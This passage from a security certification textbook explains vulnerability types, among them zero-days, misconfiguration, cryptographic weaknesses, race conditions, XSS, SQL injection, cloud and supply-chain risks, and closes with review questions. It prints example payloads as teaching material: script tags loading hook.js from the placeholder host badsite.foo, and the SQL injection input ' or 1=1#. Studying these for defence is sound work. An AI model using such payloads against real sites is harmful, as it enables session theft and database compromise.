Zero-day vulnerabilities refer to previously unknown software or hardware flaws that attackers can exploit before developers or vendors become aware of or have a chance to fix them. The term "zero-day" signifies that developers have "zero days" to fix the problem once the vulnerability becomes known. These vulnerabilities are significant because they can cause widespread damage before a patch is available.

An attacker exploiting a zero-day vulnerability can compromise systems, steal sensitive data, launch further attacks, or cause other forms of harm, often undetected. The stealth and unpredictability of zero-day attacks make them particularly dangerous. They are a favored tool of advanced threat actors, such as organized crime groups and nation-state attackers, who often use them in targeted attacks against high-value targets, such as governmental institutions and major corporations.

Since these vulnerabilities are unknown to the public or the vendor during exploitation, traditional security measures like antivirus software and firewalls, which rely on known signatures or attack patterns, are often ineffective against them. The discovery of a zero-day vulnerability typically triggers a race between threat actors, who aim to exploit it, and developers, who work to patch it. Upon discovering a zero-day vulnerability, ethical security researchers usually follow a process known as responsible disclosure, which is designed to privately inform the vendor so a patch can be developed before the vulnerability is publicly disclosed. This practice aims to limit the potential harm caused by discovering a zero-day vulnerability.

The term "zero-day" is usually applied to the vulnerability itself but can also refer to an attack or malware that exploits it.

Zero-day vulnerabilities have significant financial value. A zero-day exploit for a mobile OS can be worth millions of dollars. Consequently, an adversary will only use a zero-day vulnerability for high-value attacks. State security and law enforcement agencies are known to stockpile zero-days to facilitate the investigation of crimes.

Misconfiguration Vulnerabilities

Misconfiguration of systems, networks, or applications is a common cause of security vulnerabilities. These can lead to unauthorized access, data leaks, or even full-system compromises. These can occur across many areas within an IT environment, from network equipment and servers to databases and applications. In a cloud environment, misconfigurations, such as improperly managed access permissions on storage buckets, can lead to significant data leaks.

Default configurations of systems, applications, or devices are often designed to prioritize ease of use, setup simplicity, and broad compatibility. However, this often results in a security trade-off, making these defaults a common source of vulnerability. For instance, default configurations may enable unnecessary services that open potential attack vectors or include easily guessable default credentials, such as 'admin' for both username and password. Some systems may have overly permissive configurations that heavily focus on usability and potentially expose sensitive information if left unmodified. Network devices like routers and switches often have default configurations that compromise security, such as well-documented default credentials and the use of vulnerable management protocols.

Similarly, cloud services often have default settings that leave data storage or compute instances publicly accessible. Administrators and engineers must carefully configure systems, devices, and applications according to the principle of least privilege and published best practices. This includes changing default login credentials, tightening access controls, and regularly auditing configurations to ensure ongoing security, as a minimum.

Providing support to resolve functional issues in an IT environment is an essential part of maintaining business operations, but it can also inadvertently lead to misconfigurations and vulnerabilities. For example, while troubleshooting an issue, a support technician may temporarily disable security features or loosen access controls to help isolate a problem. If these changes are not reverted after the issue is resolved, they may leave the system vulnerable. Similarly, installing new software or modifying existing software configurations can introduce unexpected vulnerabilities or leave the system less secure. Remote support tools can also pose a risk if not adequately secured, and an attacker could exploit these tools to gain access to a system or network. When addressing urgent issues and outages, especially high-impact ones, best practices for change management are often bypassed. Changes are made without proper documentation, testing, or approval, leading to misconfigurations or system instability.

Cryptographic Vulnerabilities

Cryptographic vulnerabilities refer to weaknesses in cryptographic systems, protocols, or algorithms that can be exploited to compromise data. The significance of such vulnerabilities is profound, as cryptography forms the backbone of secure communication and data protection in modern digital systems. Moreover, weaknesses in cryptographic algorithms themselves can also pose a threat. For instance, MD5 and SHA-1, once widely used cryptographic hash functions, are now considered insecure due to vulnerabilities that allow for collision attacks, where two different inputs produce the same hash output, which is particularly troubling in scenarios where hashes are used to protect passwords.

Practical examples of cryptographic vulnerabilities include the Heartbleed vulnerability, which exploited a flaw in the OpenSSL cryptographic library, allowing attackers to read otherwise secure communication. Another example is the KRACK (Key Reinstallation Attacks) vulnerability in the WPA2 protocol that protects Wi-Fi traffic. This vulnerability allows an attacker within range of a victim to intercept and decrypt some types of sensitive network traffic.

Symmetric and asymmetric encryption algorithms and cipher suites can also have vulnerabilities that lead to potential security issues. One of the most significant vulnerabilities in symmetric encryption algorithms is the use of weak keys. The Data Encryption Standard (DES) algorithm, once a popular symmetric encryption standard, was found to be vulnerable to brute force attacks due to its 56-bit key size. The DES, developed in the early 1970s, was first publicly demonstrated to be vulnerable to brute force attacks in the late 1990s. This led to its replacement by more secure standards such as Triple DES and eventually the Advanced Encryption Standard (AES). Triple DES (3DES), which applies the DES algorithm three times to protect data, was considered significantly more secure than DES when it was initially introduced.

However, with the continued advancement of computational power and the discovery of additional attack methods, 3DES vulnerabilities have been found, most notably the “Sweet32” birthday attack (CVE-2016-2183) published in August 2016. The US National Institute of Standards and Technology (NIST) officially deprecated 3DES in 2017 and recommended its discontinuation by 2023.

Some asymmetric encryption algorithms also have vulnerabilities. For instance, RSA, a widely used public key cryptosystem, can be vulnerable if small key sizes are used or if the random number generation for creating the keys is weak. Also, if the same key pair is used for an extended period in an asymmetric scheme, the likelihood of the key being compromised increases.

Cipher suites, which describe combinations of encryption algorithms used in protocols like SSL/TLS, can also have vulnerabilities. SSL/TLS is commonly used to secure web browser sessions, encrypting communication between a browser and a web server and essentially turning an "http" web address into a secure "https" address. SSL/TLS is also used for secure email transmission (SMTP, POP, and IMAP protocols), secure voice over IP (VoIP) calls, and secure file transfers (FTP). In all these cases, SSL/TLS helps protect sensitive data from being intercepted and read by unauthorized parties. Other networked applications and services also use SSL/TLS, including VPN connections, chat applications, and mobile apps that transmit sensitive data.

Prominent examples of attacks against cipher suite vulnerabilities include the BEAST (Browser Exploit Against SSL/TLS) and POODLE (Padding Oracle On Downgraded Legacy Encryption) attacks that target weaknesses in the cipher suites used by SSL and early versions of TLS. Both attacks exploited similar implementation flaws.

Protecting Cryptographic Keys

Generating and protecting cryptographic keys is crucial for ensuring the security and integrity of sensitive information. The most robust cryptographic system is rendered useless if the keys used to protect it are weak or poorly guarded.

Kerckhoffs's principle establishes that a cryptosystem should be secure, even if everything about the system, except the key, is public knowledge.

Cryptographic key generation describes the process of creating cryptographic keys for encryption, decryption, authentication, or other uses. It is important to use industry best practice approaches when generating cryptographic keys to ensure they cannot be guessed or brute-forced. Cryptographic key protection requires implementing specialized security measures to safeguard keys from unauthorized access or disclosure, as cryptographic keys are typically nothing more than strings of alphanumeric characters stored in simple text files.

Common secure key storage practices are secure key storage systems, such as hardware security modules (HSMs) or key management systems (KMS), implementing proper access controls and authentication mechanisms, and regularly monitoring and auditing key usage. Additionally, organizations must periodically change cryptographic keys (also referred to as key rotation) to mitigate the risks associated with key breaches and brute force attacks.

Sideloading, Rooting, and Jailbreaking

Mobile devices introduce unique security vulnerabilities related to their operation, specialized software, ubiquity, and ability to store and collect vast amounts of personal and professional data.

Rooting and jailbreaking are methods used to gain elevated privileges and access to system files on mobile devices. This allows users to bypass certain restrictions imposed by the device manufacturer or operating system.

- **Rooting**—Involves gaining root access or administrative privileges on an Android device to modify system files, install custom ROMs (modified operating system versions), and access features and settings not available to regular users.

- **Jailbreaking**—Describes gaining full access to an iOS device (iPhone or iPad) by removing the limitations imposed by Apple's iOS operating system. Jailbreaking allows users to install unauthorized apps, customize the device's appearance and behavior, access system files, and bypass restrictions implemented by Apple.

The practice of "**sideloading**" applications refers to installing applications from sources other than the official app store of the platform, such as Google's Play Store for Android or Apple's App Store for iOS. While sideloading allows for greater software flexibility and choice, it poses significant risks as sideloaded apps do not undergo the same scrutiny and vetting process as those on official app stores. This makes it easier for malicious apps to be installed, potentially leading to data theft, privacy breaches, and other issues.

Additionally, apps that require excessive access permissions can raise significant security and privacy concerns. App permissions should align with the app's purpose. Apps with excessive permissions may access sensitive user data without a legitimate need, including personal information, corporate data, contacts, call logs, location data, or device identifiers. Granting unnecessary permissions to apps increases the device's attack surface and the potential for security vulnerabilities.



The F-Droid Android application store. (Screenshot courtesy of www.opensecurityarchitecture.org.)

Rooting, sideloading, and jailbreaking offer users greater control and flexibility over their devices, but they also introduce many risks for organizations. Rooting, sideloading, and jailbreaking can weaken the security measures implemented by the device manufacturer and operating system and make it easier for attackers to exploit vulnerabilities, install malware, or gain unauthorized access to sensitive corporate information. By enabling access to unverified app stores or installing apps from unofficial sources, there is an increased risk of downloading malicious or compromised applications.

Sideloading is generally associated with Android devices utilizing APK (Android Application Package) files. While applications can also be sideloaded on Apple devices, the practice directly violates Apple's terms and conditions and voids the device's warranty. Voiding a device's warranty eliminates official support from the manufacturer, meaning the device may no longer receive security patches, bug fixes, or updates, leaving it vulnerable to new threats and exploits.

Organizations operating in regulated industries such as healthcare or finance must implement strict policies prohibiting rooting, sideloading, and jailbreaking due to the increased risk of data breaches and compliance violations. Mobile Device Management (MDM) platforms can detect and restrict rooting, jailbreaking, and sideloading. Regular employee education and awareness programs are also crucial to ensure employees understand the risks associated with these actions and adhere to the organization's mobile security policies.

Mobile devices are often susceptible to the same types of vulnerabilities impacting desktop computers, such as insecure Wi-Fi connections, phishing attacks, and unpatched software vulnerabilities. Given their portable nature, mobile devices are also more likely to be lost or stolen, potentially exposing any unencrypted data stored on the device.

Review Activity:

Device and OS Vulnerabilities

Answer the following questions:

1. **You are recommending that a business owner invest in patch management controls for its PCs and laptops. What is the main risk from weak patch management procedures on such devices?**

2. **You are advising a business owner on security for a PC running Windows 7. The PC runs process management software that the owner cannot run on Windows 11. What are the risks arising from this, and how can they be mitigated?**

3. **As a security solution provider, you are compiling a checklist for your customers to assess potential vulnerabilities. What vulnerability do the following items relate to? Default settings, Unsecured root accounts, Open ports and services, Unsecure protocols, Weak encryption, Errors.**

Topic 8B

Application and Cloud Vulnerabilities

EXAM OBJECTIVES COVERED

2.3 Explain various types of vulnerabilities.

Web and cloud-based applications introduce unique vulnerability concerns stemming from various sources, such as misconfigurations, insecure coding practices, and the use of third-party components with known vulnerabilities. Attackers can exploit these weaknesses to gain unauthorized access to sensitive data, disrupt services, or even compromise entire systems. In a cloud environment, shared responsibility models and multi-tenant architectures add complexity to vulnerability management.

To address these concerns, developers and security professionals must employ secure coding practices, perform regular vulnerability assessments, and implement robust access controls. It is also essential to keep third-party components up to date and follow cloud provider-specific security recommendations. By understanding and proactively managing these vulnerabilities, organizations can ensure the security and reliability of their web and cloud-based applications, safeguarding valuable data and resources from potential cyberattacks.

Application Vulnerabilities

Race Condition and TOCTOU

Application **race condition** vulnerabilities refer to software flaws associated with the timing or order of events within a software program, which can be manipulated, causing undesirable or unpredictable outcomes. A race condition describes when two or more operations must execute in the correct order. When software logic does not check or enforce the expected order of events, security issues such as data corruption, unauthorized access, or similar security breaches may occur. Race conditions manifest in a wide variety of ways, such as **time-of-check to time-of-use (TOCTOU)** vulnerabilities, where a system state changes between the check (verification) stage and the use (execution) stage.

Imagine a scenario where a multi-threaded banking application used one program thread to check an account balance and another thread to withdraw money. If an attacker manipulates the sequence of execution in this example, they could potentially overdraw the account. These vulnerabilities underscore the importance of atomic operations where checking and execution are done as a single, indivisible operation, mitigating the likelihood of exploitation.

Two significant examples of race conditions include the Dirty COW Vulnerability (CVE-2016-5195), which is a race condition vulnerability in the Linux Kernel, allowing a local user to gain privileged access, and the Microsoft Windows Elevation of Privilege Vulnerability (CVE-2020-0796), which is a race condition vulnerability associated with the Microsoft Server Message Block 3.1.1 (SMBv3) protocol allowing an attacker to execute arbitrary code on a target SMB server or client. Race conditions are often mitigated by developers through the use of locks, semaphores, and monitors in multi-threaded applications.

Memory Injection

Memory injection vulnerabilities refer to a type of security flaw where an attacker can introduce (inject) malicious code into a running application's process memory. An attacker often designs the injected code to alter an application's behavior to provide unauthorized access or control over the system. Injection vulnerabilities are significant because they often lead to severe security breaches. Attackers often use memory injection vulnerabilities to inject code that installs malware, exfiltrates sensitive data, or creates a backdoor for future access. Injected code generally runs with the same level of privileges as the compromised application, which can lead to a full system compromise if the exploited application has high-level permissions. Common memory injection attacks include buffer overflow attacks, format string vulnerabilities, and code injection attacks. These types of attacks are typically mitigated with secure coding practices such as input and output validation, encoding, type-casting, access controls, static and dynamic application testing, and several other techniques.

Buffer Overflow

A buffer is an area of memory that the application reserves to store expected data. To exploit a **buffer overflow** vulnerability, the attacker passes data that deliberately overfills the buffer. One of the most common vulnerabilities is a stack overflow. The stack is an area of memory used by a program subroutine. It includes a return address, which is the location of the program that called the subroutine. An attacker could use a buffer overflow to change the return address, allowing the attacker to run arbitrary code on the system.

Buffer overflow attacks are mitigated on modern hardware and operating systems via address space layout randomization (ASLR) and Data Execution Prevention (DEP) controls, utilizing **type-safe programming languages** and incorporating secure coding practices.



When executed normally, a function will return control to the calling function. If the code is vulnerable, an attacker can pass malicious data to the function, overflow the stack, and run arbitrary code to gain a shell on the target system.

Malicious Update

A **malicious update** refers to an update that appears legitimate but contains harmful code, often used by cybercriminals to distribute malware or execute a cyberattack. The update may claim to fix software bugs or offer new features but is instead designed to compromise a system. The significance of such attacks lies in their deceptive nature; users trust and frequently accept software updates, making malicious updates a highly effective infiltration strategy. Malicious updates can be difficult to protect against, but secure software supply chain management, digital signature verification, and other software security practices help mitigate these risks.

In 2017, the legitimate software CCleaner was compromised when an unauthorized update was released containing a malicious payload. This affected millions of users who downloaded the update, believing it was a standard upgrade to improve their system's performance. https://arstechnica.com/information-technology/2017/09/backdoor-malware-planted-in-legitimate-software-updates-to-ccleaner/

Another notable case is the 2020 SolarWinds attack, where an update to the SolarWinds Orion platform was used to distribute a malicious backdoor to numerous government and corporate networks, leading to significant data breaches. https://www.npr.org/2021/04/16/985439655/a-worst-nightmare-cyberattack-the-untold-story-of-the-solarwinds-hack

Evaluation Scope

Evaluation target or scope refers to the product, system, or service being analyzed for potential security vulnerabilities. This could be a software application, a network, a security service, or even an entire IT infrastructure. The target is the focus of a specific evaluation process, where it is subjected to rigorous testing and analysis to identify any possible weaknesses or vulnerabilities in its design, implementation, or operation. For application vulnerabilities, the target would refer to a specific software application. Security analysts assess application code, logic, data handling, authentication mechanisms, and many other aspects relevant to its security. Identified vulnerabilities often range from common ones, such as injection flaws, broken authentication, and sensitive data exposure, to more obscure ones related to the application's unique features or purpose. The primary goal of the evaluation is to mitigate risk, improve the application's security posture, and ensure compliance with relevant security standards or regulations.

TOE Practice	Description
Security Testing	Conducting vulnerability assessments and penetration testing to identify potential weaknesses, vulnerabilities, or misconfigurations.
Documentation Review	Reviewing documentation, such as design specifications, architecture diagrams, security policies, and procedures, to ensure the system is implemented according to secure design principles and compliance requirements.
Source Code Analysis	Analyzing source code to identify potential security vulnerabilities or coding errors to uncover issues related to input validation, secure coding practices, and coding standards.
Configuration Assessment	Evaluating configuration settings to ensure they align with security best practices and industry standards, such as assessing access controls, encryption settings, authentication mechanisms, and other security-related configurations.

TOE Practice	Description
Cryptographic Analysis	Assessing cryptographic mechanisms, including encryption algorithms, key management, and secure key storage, to ensure the proper implementation and use of cryptographic schemes according to industry standards and guidelines.
Compliance Verification	Verifying compliance with standards specified by relevant regulations, frameworks, or security certifications.
Security Architecture Review	Evaluating security architecture and design to identify potential weaknesses or gaps in security controls, such as insufficient segregation of duties, lack of audit trails, or inadequate access controls.

Penetration Tester vs. Attacker

From the perspective of a penetration tester or an attacker, the scope defines the boundaries of their objectives.

For a penetration tester, the scope is the specific system, application, network, or environment they are authorized to evaluate for exploitability. Understanding the scope allows a penetration tester to plan their testing strategy, select appropriate tools and techniques, and focus their efforts where they will be most effective. Penetration testers aim to uncover as many vulnerabilities as possible within the scope, report their findings, and recommend remediation strategies to improve the system's security posture.

For an attacker, the scope describes their intended target. The attacker aims to identify and exploit vulnerabilities within the target to achieve their objectives, which could range from unauthorized access and data theft to service disruption or even system takeover. An attacker's understanding of the target can influence their choice of attack vectors and the sophistication of their tactics.

In both cases, a thorough understanding of the target—its architecture, components, interconnections, security controls, potential vulnerabilities, and value of its data or services—helps to focus time and effort.

Web Application Attacks

Web application attacks specifically target applications accessible over the Internet, exploiting vulnerabilities in these applications to gain unauthorized access, steal sensitive data, disrupt services, or perform other malicious activities. The defining characteristics of web application attacks often involve the exploitation of poor input validation (leading to attacks like SQL injection or cross-site scripting), misconfigured security settings, and outdated software with known vulnerabilities.

Web application attacks are similar to other types of application attacks in that they involve exploiting vulnerabilities in software to achieve malicious ends. However, they also have distinct differences. Unlike attacks on desktop applications or embedded systems, web application attacks must navigate the client-server model, often requiring the attacker to bypass network and application-level security controls. Also, web application vulnerabilities can often be exploited remotely by any attacker on the Internet, making them a popular target for cybercriminals.

HTTP is stateless, meaning each request is independent, and the server does not retain information about the client's state. Web applications must manage sessions and maintain state using mechanisms such as cookies or session IDs. Improper session management, such as predictable session IDs, session fixation, or session hijacking, are associated with many types of web application attacks, such as cross-site request forgery (CSRF) and cross-site scripting (XSS). These attacks exploit the web's inherent trust in requests or scripts that appear to come from valid users or trusted sites.

CSRF is discussed in more depth in Lesson 13.

Cross-Site Scripting (XSS)

Web applications depend on scripting, and most websites these days are web applications rather than static webpages. If the user attempts to disable scripting, very few sites will be left available. A **cross-site scripting (XSS)** attack exploits the fact that the browser is likely to trust scripts that appear to come from a site the user has chosen to visit. XSS inserts a malicious script that appears to be part of the trusted site. A nonpersistent type of XSS attack would proceed as follows:

1. The attacker identifies an input validation vulnerability in the trusted site.
2. The attacker crafts a URL to perform a code injection against the trusted site. This could be coded in a link from the attacker's site to the trusted site or a link in an email message.
3. When the user clicks the link, the trusted site returns a page containing the malicious code injected by the attacker. As the browser is likely to be configured to allow the site to run scripts, the malicious code will execute.

The malicious code could be used to deface the trusted site (by adding any sort of arbitrary HTML code), steal data from the user's cookies, try to intercept information entered into a form, perform a request forgery attack, or try to install malware. The crucial point is that the malicious code runs in the client's browser with the same permission level as the trusted site.

An attack where the malicious input comes from a crafted link is a reflected or nonpersistent XSS attack. A stored/persistent XSS attack aims to insert code into a back-end database or content management system used by the trusted site. For example, the attacker may submit a post to a bulletin board with a malicious script embedded in the message. When other users view the message, the malicious script is executed. For example, with no input sanitization, a threat actor could type the following into a new post text field:

```
Check out this amazing <a href="https://trusted.
foo">website</a><script src="https://badsite.foo/
hook.js"></script>.
```

Users viewing the post will have the malicious script hook.js execute in their browser.

A third type of XSS attack exploits vulnerabilities in client-side scripts. Such scripts often use the **Document Object Model (DOM)** to modify the content and layout of a web page. For example, the "document.write" method enables a page to take some user input and modify the page accordingly. An exploit against a client-side script could work as follows:

1. The attacker identifies an input validation vulnerability in the trusted site. For example, a message board might take the user's name from an input text box and show it in a header.

   ```
   https://trusted.foo/messages?user=james
   ```

2. The attacker crafts a URL to modify the parameters of a script that the server will return, such as the following:

   ```
   https://trusted.foo/messages?
   user=James%3Cscript%20src%3D%22https%3A%2F%
   2Fbadsite.foo%2Fhook.js%22%3E%3C%2Fscript%3E
   ```

3. The server returns a page with the legitimate DOM script embedded, but containing the parameter:

   ```
   James<script src="https://badsite.foo/hook.
   js"></script>
   ```

4. The browser renders the page using the DOM script, adding the text "James" to the header, but also executing the hook.js script at the same time.

DOM-based cross-site scripting (XSS) occurs when a web application's client-side script manipulates the Document Object Model (DOM) of a webpage. Unlike other forms of XSS attacks that exploit server-side vulnerabilities, DOM-based XSS attacks target the client-side environment, allowing an attacker to inject malicious script code executed within the user's browser within the context of the targeted webpage.

SQL Injection (SQLi)

Where an overflow attack works against the way a process performs memory management, an injection attack exploits some unsecure way in which the application processes requests and queries. For example, an application might allow a user to view their profile with a database query that should return the single record for that one user's profile. An application vulnerable to an injection attack might allow a threat actor to return the records for all users, or to change fields in the record when they are only supposed to be able to read them.

A web application is likely to use Structured Query Language (SQL) to read and write information from a database. The main database operations are performed by SQL statements for selecting data (SELECT), inserting data (INSERT), deleting data (DELETE), and updating data (UPDATE). In a **SQL injection** attack, the threat actor modifies one or more of these four basic functions by adding code to some input accepted by the app, causing it to execute the attacker's own set of SQL queries or parameters. If successful, this could allow the attacker to extract or insert information into the database or execute arbitrary code on the remote system using the same privileges as the database application (owasp.org/www-community/attacks/SQL_Injection).

For example, consider a web form that is supposed to take a name as input. If the user enters "Bob," the application runs the following query:

```
SELECT * FROM tbl_user WHERE username = 'Bob'
```

If a threat actor enters the string ' or 1=1# and this input is not sanitized, the following malicious query will be executed:

```
SELECT * FROM tbl_user WHERE username = '' or 1=1#
```

The logical statement 1=1 is always true, and the # character turns the rest of the statement into a comment, making it more likely that the web application will parse this modified version and dump a list of all users.

Cloud-Based Application Attacks

Cloud-based application attacks target applications hosted on cloud platforms and exploit potential vulnerabilities within these applications or the cloud infrastructure they run on to carry out malicious activities. Cloud-based application attacks generally involve the exploitation of misconfigurations in the cloud environment, weak authentication mechanisms, insufficient network segmentation, or poorly implemented access controls.

Compared to traditional application attacks, cloud-based attacks have some unique characteristics. In a cloud environment, the shared responsibility model can lead to confusion about who is responsible for what, potentially leaving security gaps that attackers can exploit.

The highly accessible and scalable nature of the cloud can make cloud-based applications attractive targets for attackers. For example, an attacker may exploit a vulnerability in a cloud-based application resulting in access to other resources within the same cloud environment, providing access to infrastructure in ways typically impossible with traditional application attacks.

Some attack types are specific to the cloud, such as side-channel attacks, where an attacker with an instance running on the same physical server as the victim attempts to extract information from the victim's instance via shared resources. Attackers can exploit misconfigurations and weak security controls in cloud environments to gain unauthorized access to sensitive data in improperly secured cloud storage buckets.

Cloud services can also be used for cryptojacking, where an attacker uses the cloud's processing power to mine cryptocurrency without the user's consent, leading to (vastly) increased costs for the cloud user and degraded performance of their provisioned resources.

The shared responsibility model is covered in Topic 6A and is a critical concept in cloud security.

Cloud As an Attack Platform

Attackers can also use cloud platforms for phishing and malware distribution. They can easily set up fraudulent websites that mimic legitimate ones on cloud services and use these sites to trick users into revealing sensitive information. In addition, they can exploit cloud storage services to host malicious files and then distribute these files via phishing emails or other means.

Cloud Access Security Brokers

A **cloud access security broker (CASB)** is enterprise management software designed to mediate access to cloud services by users across all types of devices. CASB vendors include Blue Coat, now owned by Symantec (broadcom.com/products/cyber-security/information-protection/cloud-application-security-cloudsoc), Skyhigh Security (skyhighsecurity.com), Forcepoint (forcepoint.com/product/casb-cloud-access-security-broker), Microsoft Cloud App Security (microsoft.com/en-us/microsoft-365/enterprise-mobility-security/cloud-app-security), and Cisco Cloudlock (cisco.com/c/en/us/products/security/cloudlock/index.html).

CASBs provide you with visibility into how clients and other network nodes are using cloud services. Some of the functions of a CASB are the following:

- Enable single sign-on authentication and enforce access controls and authorizations from the enterprise network to the cloud provider.
- Scan for malware and rogue or noncompliant device access.
- Monitor and audit user and resource activity.
- Mitigate data exfiltration by preventing access to unauthorized cloud services from managed devices.

In general, CASBs are implemented in one of three ways:

- **Forward proxy**—this is a security appliance or host positioned at the client network edge that forwards user traffic to the cloud network if the contents of that traffic comply with policy. This requires configuration of users' devices or installation of an agent. In this mode, the proxy can inspect all traffic in real time, even if that traffic is not bound for sanctioned cloud applications. The problem with this mode is that users may be able to evade the proxy and connect directly. Proxies are also associated with poor performance as without a load balancing solution, they become a bottleneck and potentially a single point of failure.
- **Reverse proxy**—this is positioned at the cloud network edge and directs traffic to cloud services if the contents of that traffic comply with policy. This does not require configuration of the users' devices. This approach is only possible if the cloud application has proxy support.
- **Application programming interface (API)**—rather than placing a CASB appliance or host inline with cloud consumers and the cloud services, an API-based CASB brokers connections between the cloud service and the cloud consumer. For example, if a user account has been disabled or an authorization has been revoked on the local network, the CASB would communicate this to the cloud service and use its API to disable access there too. This depends on the API supporting the range of functions that the CASB and access and authorization policies demand. CASB solutions are quite likely to use both proxy and API modes for different security management purposes.

Supply Chain

Software supply chain vulnerabilities refer to the potential risks and weaknesses introduced into software products during their development, distribution, and maintenance lifecycle. This supply chain describes many stages, from initial coding to end-user deployment, and includes various service providers, hardware providers, and software providers.

Service Providers

Service providers, such as cloud services or third-party development agencies, play a role in the software supply chain by offering development, testing, and deployment platforms or directly contributing to the software's codebase. Vulnerabilities can be introduced if these services have inadequate security measures or if the communication between these services and the rest of the supply chain is not secured correctly.

Hardware Suppliers

Hardware suppliers play a crucial role in the software supply chain and can be potential sources of vulnerabilities. The hardware on which software runs or interacts with forms the base of the technology stack. If this hardware layer is compromised, it can lead to severe security issues. This is particularly true for firmware or low-level software drivers interacting closely with the hardware. If a hardware supplier fails to apply robust security practices in their design and manufacturing processes, vulnerabilities can be introduced that compromise the entire system.

For example, a hardware component could come with preinstalled firmware that contains a known vulnerability, or it might be susceptible to physical tampering that leads to a breach in security. Similarly, hardware devices often require specific drivers to function correctly. If these drivers are not updated regularly or are sourced from unreliable providers, they can introduce vulnerabilities into the software stack.

Furthermore, hardware suppliers often provide the entire software stack running on the device for IoT and embedded systems, making them a significant factor in a system's overall security. Therefore, it's crucial for software supply chain security to ensure that hardware suppliers adhere to stringent security standards and that hardware components and associated low-level software are regularly updated and patched to address any potential vulnerabilities.

Software Providers

Software providers, including makers of libraries, frameworks, and other third-party components used in the software, are a common source of vulnerabilities. If third-party components have vulnerabilities or are outdated, they can expose the entire application to potential attacks. In all these relationships, trust is implicitly placed in each provider to maintain high security. If any link in this chain fails to meet these expectations, it can lead to software supply chain vulnerabilities.

Software Bill of Materials

A software bill of materials (SBOM) is a comprehensive inventory of all components in a software product. This includes the primary application code and all dependencies, such as libraries, frameworks, and other third-party components. The SBOM includes details like component names, versions, and information about the suppliers.

An SBOM aims to provide transparency and visibility into the software supply chain, which can significantly help mitigate software supply chain issues. By detailing all components used in a software product, an SBOM enables developers, security teams, and end users to understand the functional components of their software. This visibility aids in identifying potential vulnerabilities in third-party components, allowing them to be patched or replaced before issues materialize. It also helps track software components' origin, ensuring they come from trusted sources.

After a vulnerability disclosure or a security incident, an SBOM supports rapid response and remediation. Security teams can quickly determine whether their software is affected by a disclosed vulnerability in a particular component and take appropriate action.

An SBOM is a critical tool for managing and securing the software supply chain because it contributes to a more proactive and informed approach to identifying and managing potential software supply chain issues.

Dependency Analysis and SBOM Tools

The OWASP Dependency-Check is a Software Composition Analysis (SCA) tool that identifies project dependencies and checks if there are any known, publicly disclosed vulnerabilities associated with them. This tool is very useful for creating a software bill of materials (SBOM), although it's not its primary function.

Dependency-Check can generate a report detailing all the libraries and components used in a software project and their respective versions. This type of report serves as a baseline for creating an SBOM, as it lists all the components that the software depends upon. Furthermore, the report also includes known vulnerabilities associated with these components, which is a valuable addition to an SBOM from a security perspective.

Dependency-Check is designed primarily to assist in detecting outdated or vulnerable components and does not provide all of the information typically included in an SBOM, such as licensing information or a complete list of all sub-components.

For a more comprehensive SBOM that includes additional information, other tools like OWASP Dependency-Track use the output from Dependency-Check or other dedicated SBOM tools that follow SPDX or OWASP CycloneDX standards. SPDX (Software Package Data Exchange) is an open standard for communicating software bill of material information, including component identification, licensing, and security references. CycloneDX is a lightweight specification designed to provide a more streamlined way to share and analyze SBOM data.

Review Activity:

Application and Cloud Vulnerabilities

Answer the following questions:

1. **Your log shows that the Notepad process on a workstation running as the local administrator account has started an unknown process on an application server running as the SYSTEM account. What type of attack(s) are represented in this intrusion event?**

2. **How do malicious updates introduce malware?**

3. **What type of attack is focused on exploiting the database access provided to a web application?**

Topic 8C

Vulnerability Identification Methods

EXAM OBJECTIVES COVERED

4.3 Explain various activities associated with vulnerability management.

Vulnerability scanning is a fundamental task within a vulnerability management program and utilizes automated scanning processes to identify and evaluate potential issues. Vulnerability scans focus on networks, operating systems, applications, and other functional areas to detect known vulnerabilities, including insecure configurations, outdated software versions, or missing security patches. Regular scanning is required to maintain an accurate picture of an organization's security posture and to identify new vulnerabilities.

Threat feeds play a vital role in enhancing the effectiveness of vulnerability management by providing real-time information about emerging threats and newly discovered vulnerabilities. Threat feeds aggregate data from various sources, including cybersecurity researchers, vendors, and global security communities, and are integrated into vulnerability scanning tools to improve their detection capabilities. By leveraging threat feeds, organizations can stay ahead of the threat landscape, enabling them to prioritize and address the most critical vulnerabilities before attackers can exploit them.

Vulnerability Scanning

